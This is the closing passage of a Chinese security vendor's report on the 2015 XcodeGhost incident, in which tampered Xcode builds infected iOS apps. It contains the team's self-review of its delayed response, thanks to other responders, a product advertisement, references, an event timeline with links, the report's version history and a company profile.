带着惭愧，分析小组还想多做一段检讨，安天作为追求先进检测能力的的安全厂商，在重大恶意代码疫情发生时的沉默，就是一种没有充分履行社会责任的体现。当我们的研判组未能在第一时间把事件提升到 A 级响应，当安天安全研究与应急处理中心 (Antiy CERT) 的同事们想当然的认为移动安全公司的分析组 (AVL Team) 一定会响应此事，当 AVL Team 的分析组因跟进某事件分析，决定推迟分析启动 48 小时，却没有进行互通汇报.....这种防守失位就已经达成。我们突然联想到，传说中某国火箭在发射过程中的一个愚蠢的失败教训——因整流罩未能打开，卫星未能成功入轨，而原因是卫星方认为火箭方会下达这个指令，而火箭方认为卫星方会下达这个指令，最终两方都没有下达指令。而我们自己这次就是如此地愚蠢，这一切同样

表明，对于安全厂商自身来说，一个全面、贯通的决策链和能力链多么重要。

而我们在报告中编写中遇到的另一问题，也值得我们自己警醒和反思。本报告昨晚被安天总工办叫停的一个原因，是因为 Android 风险预警一节写得过于详细，且完全是站在攻方视角的审视。为此，分析小组的同事们再次受到如下团队基本立场的教育：以保障用户价值为最终目的；以形成工程能力为基本方法；具备推导攻方手段的逆向思维；坚持改善防御水平的正义立场。

同时值得欣慰的是针对本次事件，从官方应急机构的提前预警，到多个厂商的接力分析，网络安全界展示了集体的力量，在此安天分析团队向最早发现事件、并做了大量分析的腾讯安全团队、向本次最早发出公开预警的国家互联网应急中心、向本次在大洋彼岸最先做出细腻分析工作的、我们曾经的同事 ClaudXiao、向及时跟进做出大量分析、应急和解读工作的 360、阿里安全、盘古、百度等团队表示敬意。

最后，还是要做个广告，在 AV-C 移动安全下半年的测试中，安天移动安全团队 (AVL Team) 出品的 AVL SDK for Android 引擎，再次获得 100% 恶意代码检出率，从而成为唯一一款在上下半年的测试中均取得 100% 检出率的安全产品。我们想用这一成绩告诉我们的用户，以及使用我们引擎的合作伙伴用户——我们有能力保护你们！

附录一：参考资料

[1] 维基百科: Xcode

<https://en.wikipedia.org/wiki/Xcode>

[2] 安天: A Comprehensive Analysis on Carrier IQ (对 Carrier IQ 木马的综合分析报告)

http://www.antiy.net/media/reports/carrieriq_analysis.pdf

[3] Raincent: 2014 年中国 App TOP500 排行榜 (iOS 版)

<http://www.raincent.com/content-11-3251-1.html>

[4] Apple: About Continuous Integration in Xcode

https://developer.apple.com/library/ios/documentation/IDEs/Conceptual/Xcode_guide-continuous_integration/

[5] Ole Begemann: Revisiting the App Launch Sequence on iOS

<http://oleb.net/blog/2012/02/app-launch-sequence-ios-revisited/>

[6] 腾讯玄武实验室: 用家用路由器检查 iPhone 是否感染了 XcodeGhost

<http://weibo.com/p/1001603888801121448415>

[7] 前瞻科技: XcodeGhost 病毒制造者身份曝光一名嫌疑人已被青岛网警控制

<http://t.qqianzhan.com/int/detail/150925-c6787ac8.html>

[8] 微步在线 (Threatbook): 疑点披露: Xcodeghost 威胁情报

<http://weibo.com/5693239566/CBqRLw3mR?type=reply>

[9] Apple: Validating Your Version of Xcode

<https://developer.apple.com/news/?id=09222015a>

其他更多参考资料, 请见[附录二](#)。

附录二：事件时间链与相关链接

因安全厂商与机构较多, 我们在正文中未一一指出各兄弟厂商贡献, 不再一一叙述, 根据各家的可以检索公开信息我们做出如下总结。**红色字**为 XcodeGhost 攻击者的论坛传播事件和疑似的自我辩解行为, **蓝色字**为发布分析报告和 Xcode 事件跟踪。

注: 第一条内容是作者 2012 年发的帖, 而最后更新编辑时间在 2015 年 6 月 15 日。

表 1 事件时间链与相关链接

发帖时间	厂商与机构	行动	链接
2012-12-29 13:17:07 (最后编辑 2015-6-15)	威锋网	Xcode 最全版本下载, Xcode7 以及 Xcode6 全系列	http://bbs.feng.com/read-htm-tid-5711821.html
2015-03-16 11:49	unity 圣典	最全 Xcode 各版本网盘超快下载!!【求加精】	http://game.ceeger.com/forum/read.php?tid=20496
2015-3-24 16:55:59	9ria 论坛	Xcode 最全版本下载	http://bbs.9ria.com/thread-432671-1-1.html
2015-4-9 18:56	51CTO 论坛 (百度快照地址)	Xcode 6、Xcode 7 全系列, 百度网盘下载地址	http://bbs.51cto.com/thread-1149738-1.html
2015-6-15 09:43:06	威锋网	Xcode 最全版本下载, Xcode 7 以及 Xcode 6 系列等	http://bbs.feng.com/read-htm-tid-9581633.html
2015-09-14	CNCERT/CC	关于使用非苹果官方 XCODE 存在植入恶意代码情况的预警通报	http://www.cert.org.cn/publish/main/12/2015/20150914152821158428128/20150914152821158428128_.html
2015-09-17 16:00	PaloAlto Networks	Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store	http://researchcenter.paloaltonetworks.com/2015/09/novel-malware-Xcodeghost-modifies-Xcode-infects-apple-ios-apps-and-hits-app-store/
2015-09-17 17:43	乌云	Xcode 编译器里有鬼 - XcodeGhost 样本分析	http://drops.wooyun.org/news/8864
2015-09-18 11:05	PaloAlto	Malware XcodeGhost Infects	http://researchcenter.paloaltonetworks.com/2015/09/malware-xcodeghost-infects-apple-ios-apps-and-hits-app-store/

	Networks	39 iOS Apps, Including WeChat, Affecting Hundreds of Millions of Users	tworks.com/2015/09/malware-Xcodeghost-infects-39-ios-apps-including-wechat-affecting-hundreds-of-millions-of-users/
2015-09-18 13:45	PaloAlto Networks	Update: XcodeGhost Attacker Can Phish Passwords and Open URLs through Infected Apps	http://researchcenter.paloaltonetworks.com/2015/09/update-Xcodeghost-attacker-can-phish-passwords-and-open-urls-through-infected-apps/
2015-09-18 17:01:01	360	已知有后门的iOS App	http://bobao.360.cn/news/detail/2088.html
2015-09-18 21:32:35	360	Xcode 木马样本分析及被挂马的红包插件	http://bobao.360.cn/learning/detail/673.html
2015-09-19 凌晨 3 点左右	XcodeGhost-Author	"XcodeGhost" Source 关于所谓"XcodeGhost"的澄清	https://github.com/XcodeGhost/Source/XcodeGhost
2015-09-19 04:40	XcodeGhost-Author 作者微博	作者声明	http://weibo.com/u/5704632164?from=feed&loc=nickname#_rnd1442660752121
2015-09-19 05:43	看雪 gjden	发一个批量检测 Xcode ghost 病毒的检测工具	http://bbs.pediy.com/showthread.php?p=1393015#post1393015
2015-09-19 10:22:45	T00ls	T00ls 首发被植入 XcodeGhost 病毒的国内 IOS 应用列表清单, 各厂商请对号入座	https://www.t00ls.net/articles-31417.html
2015-09-19	合天网安实验室	合天网安实验室重磅打造, 手把手教你排查 App 是否中招 XCODE	http://hetianlab.com/html/news/news-2015091804.html?from=groupmessage&isappinstalled=0
2015-09-19 11:42 之前	腾讯安全响应中心	你以为这就是全部了? 我们来告诉你完整的 XcodeGhost 事件	http://security.tencent.com/index.php/blog/msg/96
2015/09/19 12:56	阿里移动安全	XcodeGhost 事件全程回顾, 阿里移动安全蒸米重磅分析 (与乌云上的报告基本为同一篇, 出自同一人)	http://weibo.com/p/1001603888770540788221?from=page_100606_profile&wvr=6&mod=wenzhangmod
2015/09/19 14:58	腾讯玄武实验室	用家用路由器检查 iPhone 是否感染了 XcodeGhost	http://weibo.com/p/1001603888801121448415
2015/09/19	盘古团队	Xcode 毒病检测工具	http://x.pangu.io/?from=timeline&isappinstalled=0
2015/09/19	i 春秋	苹果用户注意啦! Xcode 被 X 过亿用户中毒, 你中招了吗?	http://www.ichunqiu.com/Xcode
2015-09-18	TechWeb 报道	网易云音乐、高德地图等多款	http://mp.weixin.qq.com/s?__b

		软件感染病毒!	iz=MTE3MzE4MTAyMQ==&mid=210330539&idx=1&sn=40db9653371845fa2fcdbad5806ddc33&scene=1&srcid=0918OFZPuhb3QhqKmbRpNBRb&key=dffc561732c22651cb2b4d8a7e0c5df4d42df2a59ada0c1bc23f96fc5a5c8acd86e5accb90e398e23eedbbb4d2d9b090&scene=1&uin=MjAwMDQ2OTYwMQ%3D%3D&devicetype=Windows+7&version=6102002a&pass_ticket=S4V5W30ay2oTxNEvPkTn4nTMIwYH4mu2YJKG7RIcZ2Jwx0n3wV0arxKtEFDmW2P0
2015-09-19	夏子钦 安在	图说安全 一张图揭秘 Xcode 鬼魅事件!	http://mp.weixin.qq.com/s?__biz=MzIzMTAzNzUxMQ==&mid=212034739&idx=2&sn=2c6e0b1e3bb199448a6790ef209c4ef9&scene=1&srcid=09197iOZdsrLw7QrieE1PEXY&key=dffc561732c226518369c86b0eb0f45355644dca2ff7e3c660d918beaf922bba0820cfdc54516efdcde55d6a2975d1c6&scene=1&uin=MjAwMDQ2OTYwMQ%3D%3D&devicetype=Windows+7&version=6102002a&pass_ticket=S4V5W30ay2oTxNEvPkTn4nTMIwYH4mu2YJKG7RIcZ2Jwx0n3wV0arxKtEFDmW2P0
2015-09-19	网康科技	网康慧眼云发现企业网络中的 XcodeGhost 失陷手机	http://mp.weixin.qq.com/s?__biz=MjM5Njc1NTg0MQ==&mid=211338424&idx=1&sn=67c421725ece560a97a311c0c1ec6ece&scene=1&srcid=09197zYhkHR5GvEYgmtvgrJ6&key=dffc561732c22651a81590ded9c0994323e413124efc729fa5afea614e65160fd1cd77708a2ba48b9f472c231d41250&scene=1&uin=MjAwMDQ2OTYw

			MQ%3D%3D&devicetype=Windows+7&version=6102002a&pass_ticket=S4V5W30ay2oTxNEvPkTn4nTMIwYH4mu2YJKG7RIcZ2Jwx0n3wV0arxKtEFDmW2P0
2015-09-19	qz 安全情报分析	黎明破晓后是电闪雷鸣 — XcodeGhost 事件之谜	http://mp.weixin.qq.com/s?__biz=MzI1MDA1MjcXMw==&mid=208927787&idx=1&sn=12d321cfb2ed4d07c88584bf66ac3e5d&scene=1&srcid=0919g1DL5T6ynxlibB3EdsFv&key=dffc561732c22651feaa76ab8b59197c5a76fba97cd55f053505fb04adde4eefcee22c4e3396d9e140411732a5eff27e&ascene=1&uin=MjAwMDQ2OTYwMQ%3D%3D&devicetype=Windows+7&version=6102002a&pass_ticket=S4V5W30ay2oTxNEvPkTn4nTMIwYH4mu2YJKG7RIcZ2Jwx0n3wV0arxKtEFDmW2P0
2015-09-19	云头条	XcodeGhost 作者凌晨现身微博并公开源码 称只是实验项目	http://mp.weixin.qq.com/s?__biz=Mjm5MzM3NjM4MA==&mid=215556574&idx=1&sn=14a1c7c68e3b278dad22d8bae7105a80&scene=1&srcid=09194hEWWh5Dd6F2ny9EfIhap&key=dffc561732c22651464970f6eedaf06225f792f566fedee5d54f23c1c6a0af45898aa851629a6a08aadf3747bd76d55&ascene=1&uin=MjAwMDQ2OTYwMQ%3D%3D&devicetype=Windows+7&version=6102002a&pass_ticket=S4V5W30ay2oTxNEvPkTn4nTMIwYH4mu2YJKG7RIcZ2Jwx0n3wV0arxKtEFDmW2P0
2015-09-20 18:19	微步	疑点披露: XcodeGhost 威胁情报	http://weibo.com/p/1001603889214088418627
2015-09-20	阿里云	XcodeGhost 事件全程回顾, 阿里移动安全蒸米重磅分析	http://mp.weixin.qq.com/s?__biz=MzA4NjI4MzM4MQ==&

			mid=235501486&idx=1&sn=811874eb322a02c606e3d0a625e8e2c1&scene=1&srcid=0920bSJYbJHsY9hDs2FasIle&key=dfc561732c22651e47f236cb783f7b318a1ce4a8e9f0dc6f0a17439ce793757549b6c8c60d05dfc7cbf03332d6816d7&ascene=1&uin=MTM1OTY1NTk1&devicetype=Windows+8&version=61020020&pass_ticket=z4fmOyjoM3YjXrZo8uviagOUJ0ljb%2BgKrSP0YQw1fso%3D
2015-09-20 22:00	安天	Xcode 非官方版本恶意代码污染事件 (XcodeGhost) 的分析与综述	http://www.antiy.com/response/Xcodeghost.html
2015-09-21 09:37:00	百度	百度安全: XcodeGhost 大爆发可能只是冰山一角	http://m.chinabyte.com/sec/187/13555687_m.shtml?from=groupmessage&isappinstalled=0
2015-09-21	360	XcodeGhost: 信息分享及企业防护建议	http://mp.weixin.qq.com/s?__biz=MjM5MzgxMTgwOA==&mid=226376420&idx=1&sn=84259fed2eff8fc2ba83bcd22e740aa6&scene=1&srcid=0921hniM9vZ3JYxx1OMYr3Pv&key=dfc561732c2265174569f4d1ac7092f6f556e4b5cbc435476f6700c0d8075612994ed855e1d4c63716ed43484621bc8&ascene=1&uin=MTM1OTY1NTk1&devicetype=Windows+8&version=61020020&pass_ticket=z4fmOyjoM3YjXrZo8uviagOUJ0ljb%2BgKrSP0YQw1fso%3D
2015-09-21 12:16	界面	苹果正式回应 XcodeGhost 木马事件	http://m.jiemian.com/article/385811.html
2015-09-21 14:47	迅雷	迅雷公布 XcodeGhost 污染源链接列表	http://weibo.com/p/1001603889523175065085
2015-09-21	看雪	XcodeGhost 详细技术分析及内幕爆料	http://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=207517750&idx=1&sn=d8b0da9ab557a3fffd366128268

			e1f9d&scene=1&srcid=0921yOOHPRm7XYy4MgckSWm8&key=2877d24f51fa5384e50e21c0156031a53383015731016001fdcf8573e1491ac270e01d7516d1fd54e9a3b6b9cfbd6ffd&ascene=1&uin=MTM1OTY1NTk1&devicetype=Windows+8&version=61020020&pass_ticket=z4fmOyjoM3YjXrZo8uviagOUJ0ljb%2BgKrSP0YQw1fso%3D
2015-09-21 2:30 PM	PaloAlto Networks	More Details on the XcodeGhost Malware and Affected iOS Apps	http://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-Xcodeghost-malware-and-affected-ios-apps/
2015-09-21 23:31	evil_xi4oyu	当然不止是 xcode , 已经确认 Unity-4.X 的感染样本	http://weibo.com/evilxi4oyu
2015-09-22 00:30	PanguTeam	证实 Unity 和 cocos2dx 被感染	http://weibo.com/panguteam
2015-09-22 00:15:14	pconline	XcodeGhost 探秘:苹果栽在了源码病毒手里	http://mobile.pconline.com.cn/697/6974076.html
2015-09-22 3:01	乌云	你以为服务器关了这事就结束了? - XcodeGhost 截胡攻击和服务端的复现, 以及 UnityGhost 预警	http://drops.wooyun.org/papers/9024
2015-09-22 09:52	安卓中国	手机软件行业进入寒 0 冬: unity3D 同样查出被感染	http://www.anzhuo.cn/news/p_8184
2015-09-23	京华时报	苹果将公布 25 款受感染应用	http://epaper.jinghua.cn/html/2015-09/23/content_237537.htm
2015-09-25 19:00:02	IT 之家	爆料: 苹果 XcodeGhost 案重要嫌疑人已被青岛网警逮捕	http://www.ithome.com/html/iphone/178885.htm
2015-09-22 00:15:14	pconline	XcodeGhost 探秘:苹果栽在了源码病毒手里	http://mobile.pconline.com.cn/697/6974076.html
2015-09-22 3:01	乌云	你以为服务器关了这事就结束了? - XcodeGhost 截胡攻击和服务端的复现, 以及 UnityGhost 预警	http://drops.wooyun.org/papers/9024

附录三：报告版本演进、封版说明

时间	版本	更新内容
----	----	------

2015 年 09 月 18 日 12 时 09 分	V0.5	AVL 团队完成编写小报告《XcodeGhost 分析》
2015 年 09 月 20 日 22 时 17 分	V1.0	建立文档框架完成主要章节，对整个事件进行梳理分析，画出“Xcode 非官方供应链污染事件示意图”，此版本报告报送了各管理部门。
2015 年 09 月 21 日 19 点 29 分	V1.1	完善了作用机理中样本相关分析，增加了开发环节的安全问题部分。
2015 年 09 月 22 日 16 点 47 分	V1.3	增加了 Android 风险预警，未能通过上站审核。
2015 年 09 月 23 日 15 点 30 分	V1.4	增加了传播脑图，删减了 Android 风险预警，增加了“外一篇：我们的检讨”
2015 年 09 月 24 日 16 时 51 分	V1.41	对事件命名等业内同仁反馈的报告问题进行了修补，改为数字版本号。
2015 年 09 月 27 日 22 时 13 分	V1.42	经讨论后对报告进行微调，并修正传播示意图。
2015 年 09 月 28 日 13 时 00 分	V1.43	补充“附录二”的时间链，报告中查证了部分研究成果原始发现者贡献。
2015 年 09 月 30 日 08 时 41 分	V1.45	传播示意图再次修正，报告终校，翻译英文版本。

说明：鉴于此事件演进已经基本尘埃落定，本报告在 2015 年 9 月 30 日做了最后一次维护后封版，此后不再做更新。

附录四：关于安天和相关分析小组

安天是专业的下一代安全检测引擎研发企业，安天的检测引擎为网络安全产品和移动设备提供病毒和各种恶意代码的检测能力，并被超过十家以上的著名安全厂商所采用，全球有数万台防火墙和数千万部手机的安全软件内置有安天的引擎。安天获得了 2013 年度 AV-TEST 年度移动设备最佳保护奖。依托引擎、沙箱和后台体系的能力，安天进一步为行业企业提供有自身特色的基于流量的反 APT 解决方案。

本报告编写团队来自安天 CERT 和安天 AVL Team。

安天 CERT 全名为安天安全研究与应急处理中心，是负责安天技术体系中快速响应的机构。负责安全威胁应急处置、重大威胁深度分析、安全趋势研判探索等工作内容，由病毒分析、安全研究、应急处理和安全服务方面的资深工程师组成，英文名称为 Antiy CERT，是中国网络安全应急响应体制的重要企业节点。

AVL Team 是安天旗下独立移动安全研究团队，前身是安天武汉研发中心。主要研究方向包括移动终端反病毒引擎开发、移动互联网安全研究，以及其他新兴安全领域研究等，是国内移动无线互联网安全领域研发的新锐力量。

关于反病毒引擎更多信息请访问:

<http://www.antiy.com> (中文)

<http://www.antiy.net> (英文)

关于安天反 APT 相关产品更多信息请访问:

<http://www.antiy.cn>